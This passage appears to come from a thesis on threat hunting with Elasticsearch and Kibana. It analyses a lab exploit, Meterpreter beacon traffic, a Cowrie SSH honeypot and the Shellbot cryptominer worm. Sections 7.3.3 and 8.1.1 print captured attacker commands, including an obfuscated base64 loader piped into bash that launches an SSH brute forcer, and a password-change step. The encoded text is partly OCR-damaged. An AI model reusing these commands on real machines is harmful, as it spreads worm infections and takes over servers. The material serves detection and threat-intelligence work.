


Image 4: Date histogram of network activity

If we then filter by the IP 172.17.0.6 we can see it's the culprit for this spike.





Image 5: Malicious source IP search

We can also see that the IP is trying a massive range of IPs in a short amount of time. There may be legitimate reasons for this. But more investigation on the accessed services and what is behind this IP is justified.

6.5.3 Scanner Detection. Failed access to closed ports

We can also see if there is a source IP appearing in a search that shows ports not accessed by any other service. In this case, we are doing an ascending order search for the unique count of source.ip based on destination ports.



destination.port: Ascending	source.ip.keyword: Descending	Unique count of source.ip.keyword
42	172.17.0.6	1
37	172.17.0.6	1
33	172.17.0.6	1
32	172.17.0.6	1
30	172.17.0.6	1
26	172.17.0.6	1
25	172.17.0.6	1
24	172.17.0.6	1
23	172.17.0.6	1
21	172.17.0.6	1
20	172.17.0.6	1
19	172.17.0.6	1
17	172.17.0.6	1
13	172.17.0.6	1
9	172.17.0.6	1
7	172.17.0.6	1
6	172.17.0.6	1
4	172.17.0.6	1
3	172.17.0.6	1
1	172.17.0.6	1

Image 6: Visualization of port activity

Then again, we can find the IP 172.17.0.6 appearing as suspect. On a more vibrant network, all ports used for services may be accessed by more than one IP. This rule, however, may also catch services that only talk to each other. When we identify a legitimate case, we recommend just removing the source IP from the search once.

6.5.4 Vulnerability. Errors in applications

The logging system fails when it tries to read a badly encoded string. Not all bad strings are related to exploits. But most exploits contain weird characters. This kind of search is very dependent on your environment and applications running in it. But it's worth filtering errors from processing that appear commonly or have a search for uncommon ones.

In the following case, we are searching for an error, and we can see Packetbeat failed when it tried to analyse an HTTP package.

In this case, we can see that from the "metasploit-vulnerability-emulator" environment. From the folder, we are running the "perl vulEmu.pl" command we have also spawned a "sh -c " and then a memory position.

This command is a possible indicator for the execution of a shell. Using that command to execute shellcode is a common practice as you can see in the "smashing the stack"⁵⁵ paper.




Image 9: Process spawn caused by exploit

If we search for process executable for the "perl vulEmu.pl" we can see it's trying to use ls.

Time	event.action	file.path	process.executable	process.title	auditd.data.syscall	process.ppid	process.ppid
Nov 5, 2019 @ 11:59:33.304	executed	/usr/local/bin/ls	/usr/bin/perl	perl vulEmu.pl	execve	3818	4828
Nov 5, 2019 @ 11:59:33.304	executed	/usr/bin/ls	/usr/bin/perl	perl vulEmu.pl	execve	3818	4828
Nov 5, 2019 @ 11:59:33.304	executed	/usr/local/sbin/ls	/usr/bin/perl	perl vulEmu.pl	execve	3818	4828

Image 10: Process spawn by vulEm

Also using the graph feature, we can tie processes by children and parent I., and then tie them to commands.

⁵⁵ <https://www.win.tue.nl/~aeb/linux/hh/hh-10.html>




Image 11: Graph analysis of process execution

This view filters all the associations that didn't seem relevant. But it paints a clear picture of the commands executed by the shell.

6.5.6 Shell Detection. Command and Control beacon

There is much literature on beacon detection for Command and control connections.

Command and control connections are not like most internet traffic. Most internet traffic tries to move as soon as possible, and therefore, it spikes and shortly after that goes silent. If you want an interactive shell, you require a connection that has a heartbeat, so you know it's still alive. Simple shells like Meterpreter have very predictable traffic.

We can use the machine learning feature in SIEM to discover beacon activity, but a lot more data is needed than the one related to this exercise.

Nevertheless, it's enough to filter long-lived traffic Netflow by the destination port, and then a weird pattern appears.

In this case, we can deduce that the port 4444 in the hacker machine receives the traffic from the interactive shell.




Image 12: Beacon connection for meterpreter

Baseline how common shells operate. If no configuration is applied is possible to fingerprint the traffic patterns⁵⁶ in a reliable way.

6.5.7 Exfil. Important files being accessed by an unknown process.

One of the hardest parts of the investigation is answering the question "Has the data left the organization?"

We know that a shell is in the system and that it is sending information to a remote system, thanks to the rule implemented in auditd to monitor all file activity inside the Burgers folder. We have very high definition information about the commands and specific action done to essential files.

From the Discover view, if we filter for the vulnerable service. And then we can reconstruct what the attacker did when it accessed the monitored folder.



Image 13: Meterpreter post exploitation actions

⁵⁶ <https://www.sans.org/reading-room/whitepapers/forensics/analysis-meterpreter-post-exploitation-35537>

- They listed the contents of the folder with "ls"
- They read the contents of all files in Burgers with "cat".
- The attacker wrote a new signature, and then it seems the activity stopped

This level of visibility is rare because it is very noisy. But we can build detection based on how common a process touching that folder. The "perl vulEmu.pl" never before was involved with the target folder until that moment. We can use this alert in other relevant files like "/etc/passwd" and trigger an alert when a new service name reads the file.

6.6. Conclusion

This scenario is quite simple from an attacker point of view. But at the same time, it can become very complicated for a defender to identify.

In an external-facing server, the profiling of services is critical because alerts can be set to any activity that deviates from there and can be an Indicator of Compromise.

On an internal server, network data can be instrumental. Attackers need to analyse the environment. And although they try not to be noisy, sometimes it is necessary to analyse targets actively, which can be an early indicator of a network breach — therefore initiating a hunt for the source of anomalous activity.

With dashboards and visualizations, you can analyse in a glimpse, and jump between searches with ease, to build a timeline of events.

7. Ubuntu Honeypot server scenario

7.1. Introduction

The cowrie honeypot is in a Digitalocean droplet. The objective is to showcase attacks against ssh. This dataset contains "noise of the internet" regarding attacks against all machines exposed to the internet.

This honeypot captures not only an attacker trying to log in. It also captures the actions it's trying to perform once it's in the machine. This command can be extracted and then used as an indicator of compromises on servers in which these commands are rare.

Moreover, with this approach, we can use Elasticsearch to receive a list of IP that are actively trying to attack servers on the internet and block them.

7.1.1 Objective

The objective is to find samples of malware distributed in the wild. Mainly we need to find a crypto miner targeting Linux machines. The sample is needed for the "Ubuntu Cryptominer server scenario".

Once the setup is working and sending the data to an ELK instance, we can use the data to generate Threat Intelligence.

7.1.2 Dataset used

Table 6: Filebeat_cowriec_1_0 dataset description

Environment	Collector Edition	Query	Description	Time
cowrie_dataset_1	Filebeat_cowriec_1_0_0	_index:filebeat-cowrie*	This tracks the logs generated by the cowrie service on a single cloud instance.	Start: Oct 10 2019 09:00:00 UTC End: Nov 25 2019 12:30:00 UTC

7.2. Information collected

We use Filebeat to collect the information from the cowrie service⁵⁷.

Cowrie ssh honeypot collects the following types of events. We use these events to analyse the malware or threat actors trying to infect through ssh.

⁵⁷ <https://cowrie.readthedocs.io/en/latest/elk/README.html#how-to-process-cowrie-output-in-an-elk-stack>

Table 7: Events captured by cowrie honeypot

Events	Count 2 weeks	Description
cowrie.direct-tcpip.request	21,562	Request to ip
cowrie.session.connect	18,093	New ssh is initiated.
cowrie.session.closed	18,074	Ssh connection is being closed
cowrie.login.success	15,840	Ssh credentials accepted
cowrie.client.version	14,921	Information about the ssh client connected
cowrie.client.kex	14,911	Ssh key being used by the client
cowrie.direct-tcpip.data	7,496	Request to ip to download data
cowrie.command.input	5,595	Command inputted by ssh client and recognized by cowrie
cowrie.session.params	3,575	Ssh session paraments
cowrie.command.failed	1,228	Command inputted by ssh client but not recognized by cowrie
cowrie.session.file_download	457	File downloaded to honeypot
cowrie.session.file_download.failed	118	File failed to be download to honeypot
cowrie.session.file_upload	95	File uploaded to honeypot

7.3. Threat Intelligence

With the information collected by the honeypot, we can enrich, correlate and generate threat intelligence. We analyse threat actors and build blacklists with the data.

Kibana can be used to generate graph-based visualizations about malicious activity. In this case, we can see how most of the IPs are only doing 1 type of action

against our honeypot. But there is a small number of IPs that have a more diverse range of actions. These IPs, therefore, seem more likely to contain more advanced behaviour.




Image 14: SSH scanners with actions

7.3.1 Hash

The honeypot captures the sha1 hash of downloaded files through a web request and pushed files using the ssh protocol.

We can easily cross-check the hashes on services like Virustotal.

For example, the following hash




Image 15: AV triggers for honeypot captured file

We can then use Virustotal to pivot and acquire more information about this threat. But it gives a simple indication that the file is malicious.

7.3.2 Network artifacts

The honeypot captures the source IP of anything that tries to access the ssh port. It also captures the domains and URLs that the malware tries to download or request once it has gained access to a server.

The information collected can be correlated with categorization lists, reputation lists, nslookup and a myriad of sources of information to analyse which kind of connection it has with attackers.

Not all network artefacts are malicious, but through fingerprinting, we can identify unique network artefacts of this threat actor and map all their infrastructure. Then it can be blacklisted or monitored closely.

7.3.3 Tactics techniques and procedures

Based on the commands utilized by the malware, we can identify Tactics Techniques and Procedures (TTP) being utilized by malware in the wild. This kind of artefact correlates to the specific actions and tooling used by a threat actor.

Code 6: Captured command input event

```
"json": {
  "eventid": "cowrie.command.input",
  "session": "0fd90130d0e8",
  "src_ip": "51.38.33.178",
  "timestamp": "2019-10-20T06:24:27.881174Z",
  "input": "sleep 15s && cd /var/tmp; echo
\"IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2gKcm0gLXJmIC5tb3Vud
GZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApta2RpciAuWDE3
LXVuaXgKY2QgLlgxNy11bm14Cm12IC92YXlvdG1wL2RvdGEudGFyLmd6IGRvdGE
udGFyLmd6CnRhciB4ZiBkb3RhLnRhci5negpzbGVlcCAzcyAmJiBjZCAvdG1wLy
5YMTctdW5peC8ucnN5bmMvYwpub2h1cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvY
y90c20gLXQgMTUwIC1TIDYgLXMgNiAtcCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAx
IC1pIDAgL3RtcC91cC50eHQgMTkyLjE2OCA+PiAvZGV2L251bGwgMj4xJgpzbGV
lcCA4bSAMJiBub2h1cCAvdG1wLy5YMTctdW5peC8ucnN5bmMvYy90c20gLXQgMT
UwIC1TIDYgLXMgNiAtcCAyMiAtUCAwIC1mIDAgLWsgMSAtbCAxIC1pIDAgL3Rtc
```

```
C91cC50eHQgMTcyLjE2ID4+IC9kZXYvbnVsbCAyPjEmCnNsZWVwIDIwbSAmJiBj
ZCAuLjsgL3RtcC8uWDE3LXVuaXgvLnJzeW5jL2l1uaXRhbGwgMj4xJgp1eGl0IDA=\
| base64 --decode | bash",
  "sensor": "ubuntu-s-1vcpu-2gb-ams3-01",
  "log": ""
```

We can use this information to create detections. Detections that cover a TTP are costly for attackers to bypass as they need to change their tooling, which is an action that it's hard to automate completely.

Or in this case, we decode this, analyze the data surrounding this TTP and then recreate the full chain of infection to create the next scenario.

7.4. Conclusion

This honeypot has proved very useful to get a myriad of samples of worm, botnets and threat actor activity that is happening at the time of writing this thesis.

With this information we can profile the adversaries that are trying to breach any target on the internet. Which can help profile to minimum level of tooling being used by attackers in the wild.

With the information collected in this scenario we will build the following scenario and if any reader uses the same technique will surely find malware to be analyzed.

8. Ubuntu Cryptominer server scenario

8.1. Introduction

We analyse Shellbot in this scenario, an Internet worm that infects machines to mine cryptocurrency. The malware has the following attack pattern:

- Brute force ssh credentials to gain access to the server.
- Review it landed in a suitable server
- Change the password of the infected user
- Remove other cryptominers
- Scan internal network for other servers with weak credentials.
- Infect other servers.
- Add server to botnet
- Add monero miner to crontab
- Start monero miner⁵⁸

To simulate a corporate network with a front-facing server and an internal network. We built 3 machines in the cloud with all the agents installed. The machines have the following names:

- Ubuntu-s-4vcpu-8gb-blr1-02-main-server
- Ubuntu-s-4vcpu-8gb-blr1-02-secondary-server
- ubuntu-s-4vcpu-8gb-blr1-02-tertiary-server

This laboratory has a firewall to block any traffic from the infected machines to the open internet to block the capabilities of the worm to infect real machines. There are more details about the configuration of the cloud sandbox in the "Lab Environment" chapter.

8.1.1 Shellbot analysis

Using the honeypot in the previous chapter, we identified several malware trying to hack our honeypot. However, we found a worm pushing a crypto miner (Monero

⁵⁸ <https://web.getmonero.org/resources/about/>

miner). We have identified through threat intelligence that this worm belongs to the "Shellbot"⁵⁹ threat actor.

We attribute the campaign by the IP they use to load dota.tar.gz⁶⁰




Image 16: Threat Intelligence for detected IP

We find a worm in the wild brute forcing ssh and then infecting the computer to run Monero and infect the internal network of that server.

The commands registered in the honeypot are the following.

Table 8: Shellbot actions captured by honeypot

json.timestamp	json.message
Nov 20, 2019 @ 22:08:49.200	login attempt [ahmet/123456] succeeded
Nov 20, 2019 @ 22:08:49.238	New connection: 35.206.156.221:53840 (188.166.8.195:2222) [session: 2cde96bcda93]
Nov 20, 2019 @ 22:08:49.715	CMD: cat /proc/cpuinfo grep name wc -l
Nov 20, 2019 @ 22:08:49.985	CMD: echo -e "123456\nhFyYpn5bS1Cu\nhFyYpn5bS1Cu" passwd bash
Nov 20, 2019 @ 22:08:50.676	CMD: echo "321" > /var/tmp/.var03522123
Nov 20, 2019 @ 22:08:50.948	CMD: rm -rf /var/tmp/.var03522123
Nov 20, 2019 @ 22:08:51.271	CMD: cat /var/tmp/.var03522123 head -n 1
Nov 20, 2019 @ 22:08:51.560	CMD: cat /proc/cpuinfo grep name head -n 1 awk '{print \$4,\$5,\$6,\$7,\$8,\$9;}'
Nov 20, 2019 @ 22:08:51.563	Command not found: cat /proc/cpuinfo grep name head -n 1 awk {print \$4,\$5,\$6,\$7,\$8,\$9;}

⁵⁹ <https://resources.threatstack.com/ebooks/soc-report-shellbot-malware#>

⁶⁰ <https://www.virustotal.com/gui/ip-address/5.255.86.129/details>

Nov 20, 2019 @ 22:08:51.900	CMD: free -m grep Mem awk '{print \$2 , \$3, \$4, \$5, \$6, \$7}'
Nov 20, 2019 @ 22:08:51.902	Command not found: free -m grep Mem awk {print \$2 , \$3, \$4, \$5, \$6, \$7}
Nov 20, 2019 @ 22:08:52.267	CMD: ls -lh \$(which ls)
Nov 20, 2019 @ 22:08:52.268	CMD: which ls
Nov 20, 2019 @ 22:08:52.543	CMD: crontab -l
Nov 20, 2019 @ 22:08:52.907	CMD: w
Nov 20, 2019 @ 22:08:53.192	CMD: uname -m
Nov 20, 2019 @ 22:08:53.569	CMD: cat /proc/cpuinfo grep model grep name wc -l
Nov 20, 2019 @ 22:08:53.954	CMD: top
Nov 20, 2019 @ 22:08:54.223	CMD: uname
Nov 20, 2019 @ 22:08:54.525	CMD: uname -a
Nov 20, 2019 @ 22:08:54.798	CMD: lscpu grep Model
Nov 20, 2019 @ 22:08:55.115	CMD: echo "ahmet 123456" > /tmp/up.txt
Nov 20, 2019 @ 22:08:55.434	CMD: rm -rf /var/tmp/dota*
Nov 20, 2019 @ 22:09:23.867	SFTP Uploaded file "dota.tar.gz" tovar/lib/cowrie/downloads/4be3587fff7bd24fe254f2dee5c3501fd2824ec5dc7f3e4f7e1a6f1e130e8ad6
Nov 20, 2019 @ 22:09:24.184	CMD: cat /var/tmp/.systemcache436621
Nov 20, 2019 @ 22:09:24.419	CMD: echo "1" > /var/tmp/.systemcache436621
Nov 20, 2019 @ 22:09:24.728	CMD: cat /var/tmp/.systemcache436621

<p>Nov 20, 2019 @ 22:09:25.041</p>	<pre> CMD: sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmIC5zc2g Kcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuW DEzLXVuaXgKcm0gLXJmIC5YMTctdW5peApta 2RpciAuWDE3LXVuaXgKY2QgLlgxNy11bml4 Cm12IC92YXIvdG1wL2RvdGEudGFyLmd6I GRvdGEudGFyLmd6CnRhciB4ZiBkb3RhLn Rhci5negpbGVlcCAzcyAmJiBjZCAvdG1wLy5Y MTctdW5peC8ucnN5bmMvYwpub2h1cC AvdG1wLy5YMTctdW5peC8ucnN5bmMvY y90c20gLXQgMTUwIC1TIDYgLXMgNiAtcCAyMiAtUCA wIC1mIDAgLWsgMSAtbCAxIC1pIDAgL3RtcC91c C50eHQgMTkyLjE2OCA+PiAvZGV2L251bGwgMj4xJgpzb GVlcCA4bSAmJiBub2h1cCAvdG1wLy5 YMTctdW5peC8ucnN5bmMvYy90c20gLXQgMTUwIC1TIDYg LXMgNiAtcCAyMiAtUCAwIC1 mIDAgLWsgMSAtbCAxIC1pIDAgL3Rtc C91cC50eHQgMTcyLjE2ID4+IC9kZXYvbnVsbCAyPj EmCnNsZWVwIDFwbSAmJiBjZCAuLjsgL3Rtc C8uWDE3LXVuaXgvLnJzeW5jL2luaXRhbGw gMj4xJgpleGI0IDA=" base64 --decode bash </pre>
--	--

And we can also observe that there are different versions of this worm trying to infect machines on the internet. We can see each unique malware (by hash) trying to infect the honeypot but using the same techniques.




Image 17: Shellbot actions in Discovery view

Many worms are competing for machines. Therefore, we can see constant scanning against our honeypot as can be observed in this visualization of events related to this malware.




Image 18: Date histogram of raw shellbot activity

The dota.tar.gz file has several components. The two we want to focus on are a ssh brute force⁶¹ and a crypto miner⁶².

61 <https://www.virustotal.com/gui/file/4be3587fff7bd24fe254f2dee5c3501fd2824ec5dc7f3e47e1a6f1e130e8ad6/relations>

62 <https://www.virustotal.com/gui/file/f0c8fd2d12328e31745877e86f5e92baa879e32e8d43f2eaad1f2af89dd74bc8/detection>

8.1.2 Dataset used

Table 9: Shellbot_dataset description

Environment	Collector Edition	Query	Description	Time
